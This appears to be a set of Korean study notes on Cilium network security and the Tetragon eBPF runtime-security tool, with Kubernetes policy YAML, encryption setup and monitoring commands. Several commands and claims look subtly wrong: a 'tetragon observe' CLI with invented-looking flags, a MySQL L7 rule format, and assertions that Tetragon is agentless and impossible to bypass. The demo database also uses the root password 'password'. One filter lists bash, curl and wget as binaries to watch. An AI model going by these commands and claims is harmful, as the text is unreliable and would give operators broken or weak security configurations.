Cilium 스터디 - Security & Tetragon
8주차 학습정리 - Cilium Security & Tetragon: eBPF 기반 런타임 보안
🔐 Cilium Security 개요
1. Cilium Security 플랫폼 소개


Cilium Security는 eBPF를 기반으로 한 포괄적인 클라우드 네이티브 보안 플랫폼입니다. 기존의 분산된 보안 도구들을 하나의 통합된 솔루션으로 제공하여, 네트워크부터 애플리케이션 레벨까지 모든 보안 영역을 커버합니다.
기존 보안 도구들의 한계
- 사일로화된 보안 도구: 각각 독립적으로 운영되는 여러 보안 솔루션
- 성능 오버헤드: 각 도구마다 별도의 에이전트와 리소스 소비
- 일관성 부족: 서로 다른 정책 언어와 관리 인터페이스
- 가시성 한계: 도구 간 데이터 공유 부족으로 전체적인 보안 상황 파악 어려움
Cilium Security의 혁신적 접근
- 단일 플랫폼 통합: 네트워크, 런타임, 암호화를 하나의 플랫폼에서 관리
- eBPF 기반 고성능: 커널 레벨에서 동작하여 최소한의 성능 영향
- 일관된 정책 언어: 모든 보안 기능에 동일한 YAML 기반 정책 적용
- 전체 스택 가시성: 네트워크부터 시스템 콜까지 통합된 관찰성
2. Identity 기반 보안 모델의 혁신
기존 IP 기반 보안의 문제점
# 전통적인 iptables 규칙 (IP 기반)
iptables -A INPUT -s 10.0.1.5 -p tcp --dport 3306 -j ACCEPT
iptables -A INPUT -s 10.0.1.10 -p tcp --dport 3306 -j ACCEPT
# 문제: Pod IP가 동적으로 변경되면 규칙이 무효화됨
Cilium의 Identity 기반 보안 실습
# 실습 환경 구성
kubectl create namespace security-demo

# 테스트 애플리케이션 배포
cat <<EOF | kubectl apply -f -
apiVersion: apps/v1
kind: Deployment
metadata:
  name: frontend
  namespace: security-demo
spec:
  replicas: 2
  selector:
    matchLabels:
      app: frontend
      tier: web
  template:
    metadata:
      labels:
        app: frontend
        tier: web
        version: v1
    spec:
      containers:
      - name: frontend
        image: nginx:alpine
        ports:
        - containerPort: 80
---
apiVersion: apps/v1
kind: Deployment
metadata:
  name: backend
  namespace: security-demo
spec:
  replicas: 2
  selector:
    matchLabels:
      app: backend
      tier: api
  template:
    metadata:
      labels:
        app: backend
        tier: api
        version: v1
    spec:
      containers:
      - name: backend
        image: httpd:alpine
        ports:
        - containerPort: 80
---
apiVersion: apps/v1
kind: Deployment
metadata:
  name: database
  namespace: security-demo
spec:
  replicas: 1
  selector:
    matchLabels:
      app: database
      tier: db
  template:
    metadata:
      labels:
        app: database
        tier: db
        version: v1
    spec:
      containers:
      - name: database
        image: mysql:8.0
        env:
        - name: MYSQL_ROOT_PASSWORD
          value: "password"
        ports:
        - containerPort: 3306
EOF

# Identity 기반 보안 정책 적용
cat <<EOF | kubectl apply -f -
apiVersion: cilium.io/v2
kind: CiliumNetworkPolicy
metadata:
  name: database-security
  namespace: security-demo
spec:
  endpointSelector:
    matchLabels:
      app: database
      tier: db
  ingress:
  - fromEndpoints:
    - matchLabels:
        app: backend
        tier: api
    toPorts:
    - ports:
      - port: "3306"
        protocol: TCP
      rules:
        l7proto: mysql
        mysql:
        - allowedCommands: ["SELECT", "INSERT", "UPDATE"]
          allowedSchemas: ["app_data"]
EOF
Identity 시스템의 동작 원리 확인
# Cilium Identity 확인
cilium identity list
# 출력 예시:
# ID    LABELS
# 1     reserved:host
# 2     reserved:remote-node
# 104   k8s:app=frontend k8s:tier=web
# 105   k8s:app=backend k8s:tier=api
# 106   k8s:app=database k8s:tier=db

# Pod의 Identity 확인
cilium endpoint list
# ENDPOINT   POLICY (ingress)   POLICY (egress)   IDENTITY   LABELS
# 1234       Enabled           Disabled          104        k8s:app=frontend

# Identity 기반 통신 추적
hubble observe --from-identity 105 --to-identity 106
3. Zero Trust 네트워크 아키텍처 구현
Zero Trust 원칙
1. 기본 거부 (Default Deny): 모든 통신이 기본적으로 차단
2. 명시적 허용 (Explicit Allow): 정책으로 명시적으로 허용된 통신만 가능
3. 최소 권한 (Least Privilege): 필요한 최소한의 권한만 부여
4. 지속적 검증 (Continuous Verification): 모든 통신에 대한 지속적인 검증
제로 트러스트 구현 실습
# 1단계: 기본 거부 정책 적용
cat <<EOF | kubectl apply -f -
apiVersion: cilium.io/v2
kind: CiliumClusterwideNetworkPolicy
metadata:
  name: default-deny-all
spec:
  endpointSelector: {}
  ingress: []
  egress:
  - toEntities:
    - "kube-apiserver"  # Kubernetes API 서버 접근만 허용
  - toPorts:
    - ports:
      - port: "53"
        protocol: UDP    # DNS 쿼리만 허용
      rules:
        dns:
        - matchPattern: "*.cluster.local"
EOF

# 2단계: 정책 적용 후 통신 테스트
kubectl run test-pod --image=nicolaka/netshoot --rm -it -- ping google.com
# 실패해야 함 (기본 거부 정책 적용)

# 3단계: 필요한 통신만 명시적 허용
cat <<EOF | kubectl apply -f -
apiVersion: cilium.io/v2
kind: CiliumNetworkPolicy
metadata:
  name: frontend-to-backend
  namespace: security-demo
spec:
  endpointSelector:
    matchLabels:
      app: backend
  ingress:
  - fromEndpoints:
    - matchLabels:
        app: frontend
    toPorts:
    - ports:
      - port: "80"
        protocol: TCP
      rules:
        http:
        - method: "GET"
          path: "/api/.*"
        - method: "POST"
          path: "/api/users"
          headers:
          - "Content-Type: application/json"
EOF

# 4단계: 정책 적용 결과 확인
cilium policy get
hubble observe --verdict DENIED
kubectl get ciliumnetworkpolicies -A
🌐 네트워크 보안 정책 심화
1. L3/L4 네트워크 정책 상세 구현
다층 보안 정책 실습
# 웹 티어 보안 정책
cat <<EOF | kubectl apply -f -
apiVersion: cilium.io/v2
kind: CiliumNetworkPolicy
metadata:
  name: web-tier-security
  namespace: security-demo
spec:
  endpointSelector:
    matchLabels:
      tier: web
  ingress:
  # 외부 트래픽 허용 (LoadBalancer/Ingress)
  - fromEntities:
    - "world"
    toPorts:
    - ports:
      - port: "80"
        protocol: TCP
      - port: "443"
        protocol: TCP
  # 내부 모니터링 시스템 허용
  - fromEndpoints:
    - matchLabels:
        app: prometheus
    toPorts:
    - ports:
      - port: "9090"
        protocol: TCP
  egress:
  # API 티어로의 통신 허용
  - toEndpoints:
    - matchLabels:
        tier: api
    toPorts:
    - ports:
      - port: "80"
        protocol: TCP
  # 외부 CDN 접근 허용
  - toFQDNs:
    - matchPattern: "*.cloudflare.com"
    - matchName: "cdn.jsdelivr.net"
    toPorts:
    - ports:
      - port: "443"
        protocol: TCP
EOF

# API 티어 보안 정책
cat <<EOF | kubectl apply -f -
apiVersion: cilium.io/v2
kind: CiliumNetworkPolicy
metadata:
  name: api-tier-security
  namespace: security-demo
spec:
  endpointSelector:
    matchLabels:
      tier: api
  ingress:
  # 웹 티어로부터만 접근 허용
  - fromEndpoints:
    - matchLabels:
        tier: web
    toPorts:
    - ports:
      - port: "80"
        protocol: TCP
  egress:
  # 데이터베이스 접근 허용
  - toEndpoints:
    - matchLabels:
        tier: db
    toPorts:
    - ports:
      - port: "3306"
        protocol: TCP
  # 외부 인증 서비스 접근
  - toFQDNs:
    - matchName: "auth.company.com"
    toPorts:
    - ports:
      - port: "443"
        protocol: TCP
EOF

# 데이터베이스 티어 보안 정책
cat <<EOF | kubectl apply -f -
apiVersion: cilium.io/v2
kind: CiliumNetworkPolicy
metadata:
  name: database-tier-security
  namespace: security-demo
spec:
  endpointSelector:
    matchLabels:
      tier: db
  ingress:
  # API 티어로부터만 접근 허용
  - fromEndpoints:
    - matchLabels:
        tier: api
    toPorts:
    - ports:
      - port: "3306"
        protocol: TCP
  # 백업 시스템 접근 허용
  - fromEndpoints:
    - matchLabels:
        app: backup-service
    toPorts:
    - ports:
      - port: "3306"
        protocol: TCP
  egress: []  # 외부 통신 완전 차단
EOF
2. L7 애플리케이션 프로토콜 정책
HTTP/HTTPS 고급 정책 실습
# API Gateway L7 정책 배포
cat <<EOF | kubectl apply -f -
apiVersion: apps/v1
kind: Deployment
metadata:
  name: api-gateway
  namespace: security-demo
spec:
  replicas: 2
  selector:
    matchLabels:
      app: api-gateway
  template:
    metadata:
      labels:
        app: api-gateway
        version: v1
    spec:
      containers:
      - name: api-gateway
        image: nginx:alpine
        ports:
        - containerPort: 8080
---
apiVersion: cilium.io/v2
kind: CiliumNetworkPolicy
metadata:
  name: api-gateway-l7-policy
  namespace: security-demo
spec:
  endpointSelector:
    matchLabels:
      app: api-gateway
  ingress:
  - fromEndpoints:
    - matchLabels:
        app: frontend
    toPorts:
    - ports:
      - port: "8080"
        protocol: TCP
      rules:
        http:
        # 사용자 조회 API
        - method: "GET"
          path: "/api/v1/users/[0-9]+"
          headers:
          - "Accept: application/json"
        # 사용자 생성 API (인증 필수)
        - method: "POST"
          path: "/api/v1/users"
          headers:
          - "Content-Type: application/json"
          - "Authorization: Bearer [A-Za-z0-9\\-\\._~\\+\\/]+=*"
        # 관리자 API (특별 권한 필요)
        - method: "PUT|DELETE"
          path: "/api/v1/admin/.*"
          headers:
          - "X-Admin-Token: [a-f0-9]{32}"
        # Health Check 허용
        - method: "GET"
          path: "/health"
  egress:
  # 백엔드 서비스 호출
  - toEndpoints:
    - matchLabels:
        app: user-service
    toPorts:
    - ports:
      - port: "8080"
        protocol: TCP
      rules:
        http:
        - method: "GET|POST|PUT|DELETE"
          path: "/internal/.*"
EOF

# L7 정책 테스트
kubectl run test-client --image=nicolaka/netshoot --rm -it -n security-demo -- \
  curl -X GET http://api-gateway:8080/api/v1/users/123
# 성공해야 함

kubectl run test-client --image=nicolaka/netshoot --rm -it -n security-demo -- \
  curl -X POST http://api-gateway:8080/api/v1/admin/users
# 실패해야 함 (X-Admin-Token 헤더 없음)
gRPC 프로토콜 정책 실습
# gRPC 서비스 배포
cat <<EOF | kubectl apply -f -
apiVersion: apps/v1
kind: Deployment
metadata:
  name: user-grpc-service
  namespace: security-demo
spec:
  replicas: 1
  selector:
    matchLabels:
      app: user-grpc-service
  template:
    metadata:
      labels:
        app: user-grpc-service
    spec:
      containers:
      - name: grpc-server
        image: grpc/java-example-hostname:latest
        ports:
        - containerPort: 9090
---
apiVersion: cilium.io/v2
kind: CiliumNetworkPolicy
metadata:
  name: grpc-service-policy
  namespace: security-demo
spec:
  endpointSelector:
    matchLabels:
      app: user-grpc-service
  ingress:
  - fromEndpoints:
    - matchLabels:
        app: api-gateway
    toPorts:
    - ports:
      - port: "9090"
        protocol: TCP
      rules:
        grpc:
        # 기본 사용자 메서드
        - method: "user.UserService/GetUser"
        - method: "user.UserService/ListUsers"
        - method: "user.UserService/CreateUser"
        - method: "user.UserService/UpdateUser"
        # 관리자 메서드 (특별 권한 필요)
        - method: "user.UserService/DeleteUser"
          headers:
          - "authorization: bearer .*admin.*"
        - method: "user.AdminService/.*"
          headers:
          - "x-admin-role: super-admin"
EOF
3. DNS 보안 및 FQDN 정책 실습
DNS 제한 정책 적용
# DNS 모니터링을 위한 테스트 Pod 생성
kubectl run dns-test --image=nicolaka/netshoot -n security-demo -- sleep 3600

# 정책 적용 전 DNS 테스트
kubectl exec dns-test -n security-demo -- nslookup google.com
kubectl exec dns-test -n security-demo -- nslookup github.com
# 모두 성공

# DNS 제한 정책 적용
cat <<EOF | kubectl apply -f -
apiVersion: cilium.io/v2
kind: CiliumNetworkPolicy
metadata:
  name: dns-restriction-policy
  namespace: security-demo
spec:
  endpointSelector:
    matchLabels:
      run: dns-test
  egress:
  # 내부 DNS만 허용
  - toPorts:
    - ports:
      - port: "53"
        protocol: UDP
    rules:
      dns:
      - matchPattern: "*.cluster.local"
      - matchPattern: "*.security-demo.svc.cluster.local"
  # 허용된 외부 도메인
  - toFQDNs:
    - matchName: "api.github.com"
    - matchPattern: "*.amazonaws.com"
    - matchPattern: "registry.hub.docker.com"
  # HTTPS 트래픽 허용 (허용된 FQDN에 대해서만)
  - toFQDNs:
    - matchName: "api.github.com"
    toPorts:
    - ports:
      - port: "443"
        protocol: TCP
EOF

# DNS 정책 테스트
kubectl exec dns-test -n security-demo -- nslookup google.com
# 실패해야 함 (정책에 없는 도메인)

kubectl exec dns-test -n security-demo -- nslookup api.github.com
# 성공해야 함 (허용된 도메인)

kubectl exec dns-test -n security-demo -- curl -I https://api.github.com
# 성공해야 함 (HTTPS 트래픽도 허용)

# DNS 정책 효과 확인
hubble observe --namespace security-demo --verdict DENIED --type dns
🔒 투명 암호화 (Transparent Encryption)
1. WireGuard 기반 투명 암호화 구현

WireGuard 암호화 실습
# 1단계: 현재 암호화 상태 확인
cilium status | grep Encryption
# Encryption: Disabled

# 2단계: 암호화 전 네트워크 성능 측정
kubectl apply -f - <<EOF
apiVersion: apps/v1
kind: Deployment
metadata:
  name: iperf3-server
  namespace: security-demo
spec:
  replicas: 1
  selector:
    matchLabels:
      app: iperf3-server
  template:
    metadata:
      labels:
        app: iperf3-server
    spec:
      containers:
      - name: iperf3-server
        image: networkstatic/iperf3
        args: ["-s"]
        ports:
        - containerPort: 5201
---
apiVersion: v1
kind: Service
metadata:
  name: iperf3-server
  namespace: security-demo
spec:
  selector:
    app: iperf3-server
  ports:
  - port: 5201
    targetPort: 5201
---
apiVersion: v1
kind: Pod
metadata:
  name: iperf3-client
  namespace: security-demo
spec:
  containers:
  - name: iperf3-client
    image: networkstatic/iperf3
    command: ["sleep", "3600"]
EOF

# 암호화 전 성능 측정
kubectl exec iperf3-client -n security-demo -- iperf3 -c iperf3-server -t 10
# 결과 기록: ~40-50 Gbps

# 3단계: WireGuard 암호화 활성화
helm upgrade cilium cilium/cilium \
  --namespace kube-system \
  --reuse-values \
  --set encryption.enabled=true \
  --set encryption.type=wireguard \
  --set encryption.wireguard.userspaceFallback=false

# 4단계: Cilium Pod 재시작 확인
kubectl rollout status daemonset/cilium -n kube-system

# 5단계: 암호화 상태 확인
cilium status | grep Encryption
# Encryption: Wireguard [NodeEncryption: Disabled, cilium_wg0 (Pubkey: ..., Port: 51871, Peers: 2)]

# 6단계: WireGuard 인터페이스 확인
kubectl exec -n kube-system ds/cilium -- ip link show type wireguard
# cilium_wg0: <POINTOPOINT,NOARP,UP,LOWER_UP> mtu 1420

# 7단계: 암호화 후 성능 재측정
kubectl exec iperf3-client -n security-demo -- iperf3 -c iperf3-server -t 10
# 결과 비교: ~35-45 Gbps (약 10-15% 성능 감소)

# 8단계: 패킷 캡처로 암호화 확인
kubectl exec -n kube-system ds/cilium -- tcpdump -i cilium_wg0 -c 10
# WireGuard 암호화된 패킷 확인 가능
WireGuard 키 관리 및 모니터링
# WireGuard 키 정보 확인
kubectl get secret -n kube-system cilium-wireguard-keys -o yaml

# 각 노드의 WireGuard 상태 확인
cilium encryption status
# Node        Encryption
# k8s-w1      Wireguard (Key: present, Port: 51871)
# k8s-w2      Wireguard (Key: present, Port: 51871)

# WireGuard 피어 정보 확인
kubectl exec -n kube-system ds/cilium -- wg show
# interface: cilium_wg0
#   public key: DaXJlAQxbqOAAAAAA...
#   private key: (hidden)
#   listening port: 51871
#
# peer: BbYKmBRycqPBBBBBB...
#   endpoint: 192.168.10.102:51871
#   allowed ips: 10.244.2.0/24
#   latest handshake: 1 minute, 23 seconds ago
#   transfer: 15.64 MiB received, 18.73 MiB sent

# 암호화 메트릭 모니터링
kubectl exec -n kube-system ds/cilium -- cilium metrics list | grep -i encrypt
2. IPSec 레거시 지원
IPSec 암호화 설정 및 비교
# WireGuard → IPSec 전환 (레거시 환경)
helm upgrade cilium cilium/cilium \
  --namespace kube-system \
  --reuse-values \
  --set encryption.enabled=true \
  --set encryption.type=ipsec \
  --set encryption.ipsec.interface=eth1

# IPSec 설정 확인
kubectl get secret -n kube-system cilium-ipsec-keys

# IPSec SA(Security Association) 확인
kubectl exec -n kube-system ds/cilium -- ip xfrm state
kubectl exec -n kube-system ds/cilium -- ip xfrm policy

# IPSec 성능 테스트
kubectl exec iperf3-client -n security-demo -- iperf3 -c iperf3-server -t 10
# IPSec 결과: ~30-40 Gbps (WireGuard보다 더 큰 성능 영향)
암호화 방식별 성능 비교
| 암호화 방식 | 처리량 (Gbps) | CPU 사용률 | 지연시간 (μs) | 메모리 사용량 |
|---|---|---|---|---|
| 암호화 없음 | 45-50 | 5% | 50 | 기준 |
| WireGuard | 38-45 | 8% | 65 | +10MB |
| IPSec | 30-40 | 12% | 85 | +25MB |
🛡️ Tetragon: 런타임 보안 엔진
1. Tetragon 아키텍처 및 동작 원리

Tetragon의 핵심 개념
Tetragon은 eBPF를 활용하여 Linux 커널 레벨에서 모든 시스템 활동을 실시간으로 관찰하고 보안 위협을 즉시 차단하는 런타임 보안 플랫폼입니다.
기존 보안 도구 vs Tetragon 상세 비교
| 측면 | 기존 EDR/XDR | 컨테이너 보안 도구 | Tetragon |
|---|---|---|---|
| 탐지 방식 | 로그 분석 (사후) | 이미지 스캔 (정적) | 실시간 시스템 콜 추적 |
| 배포 방식 | 에이전트 설치 | 사이드카/에이전트 | eBPF (에이전트리스) |
| 성능 영향 | 높음 (10-20%) | 중간 (5-10%) | 낮음 (1-3%) |
| 우회 가능성 | 높음 (프로세스 종료) | 중간 (권한 상승) | 불가능 (커널 레벨) |
| 대응 속도 | 분/시간 | 분 | 마이크로초 |
| 컨테이너 최적화 | 제한적 | 전용 설계 | 클라우드 네이티브 |
2. Tetragon 설치 및 기본 설정
상세 설치 과정
# Tetragon Helm 저장소 추가
helm repo add cilium https://helm.cilium.io
helm repo update

# 상세 설정으로 Tetragon 설치
helm install tetragon cilium/tetragon \
  --namespace kube-system \
  --set tetragon.exportAllowList="{\"event_set\":[\"PROCESS_EXEC\",\"PROCESS_EXIT\",\"PROCESS_KPROBE\",\"PROCESS_TRACEPOINT\",\"PROCESS_CONNECT\"]}" \
  --set tetragon.exportFilename=/var/log/tetragon/tetragon.log \
  --set tetragon.exportRateLimit=1000 \
  --set tetragon.processCacheSize=65536 \
  --set tetragon.bpf.ringBufferSize=128 \
  --set tetragon.resources.limits.memory=2Gi \
  --set tetragon.resources.requests.memory=512Mi

# 설치 확인
kubectl get pods -n kube-system -l app.kubernetes.io/name=tetragon
kubectl logs -n kube-system -l app.kubernetes.io/name=tetragon --tail=50
Tetragon CLI 설치 및 설정
# Linux 환경
TETRAGON_VERSION=$(curl -s https://raw.githubusercontent.com/cilium/tetragon/main/stable.txt)
curl -LO https://github.com/cilium/tetragon/releases/download/${TETRAGON_VERSION}/tetragon-linux-amd64.tar.gz
tar -xzf tetragon-linux-amd64.tar.gz
sudo cp tetragon /usr/local/bin

# 버전 확인
tetragon version

# 기본 연결 테스트
tetragon status
# Tetragon Status: OK
# Tetragon Pods: 3/3 ready
3. 실시간 보안 이벤트 관찰
기본 관찰 명령어
# 모든 보안 이벤트 실시간 스트리밍
tetragon observe

# 프로세스 실행 이벤트만 필터링
tetragon observe --event-types process_exec

# 프로세스 종료 이벤트 추가
tetragon observe --event-types process_exec,process_exit

# 특정 바이너리 실행 추적
tetragon observe --binary /bin/bash,/usr/bin/curl,/usr/bin/wget

# 특정 네임스페이스 모니터링
tetragon observe --namespace kube-system,default

# JSON 형태로 상세 정보 출력
tetragon observe --output json | jq
고급 필터링 및 분석
# 특정 Pod 추적
tetragon observe --pod cilium-.*

# 권한 상승 이벤트 모니터링
tetragon observe --event-types process_kprobe

# 네트워크 연결 이벤트
tetragon observe --event-types process_connect

# 파일 접근 이벤트
tetragon observe --event-types process_kprobe --filter-func security_file_permission

# 특정 시간 범위 로그 조회
tetragon observe --since "2024-01-15T10:00:00Z" --until "2024-01-15T11:00:00Z"

# 실시간 통계 정보
tetragon observe --event-types process_exec | \
while read line; do
  echo "$line" | jq -r '.process_exec.process.binary' 2>/dev/null
done | sort | uniq -c | sort -nr | head -10
4. TracingPolicy를 통한 보안 정책 구현

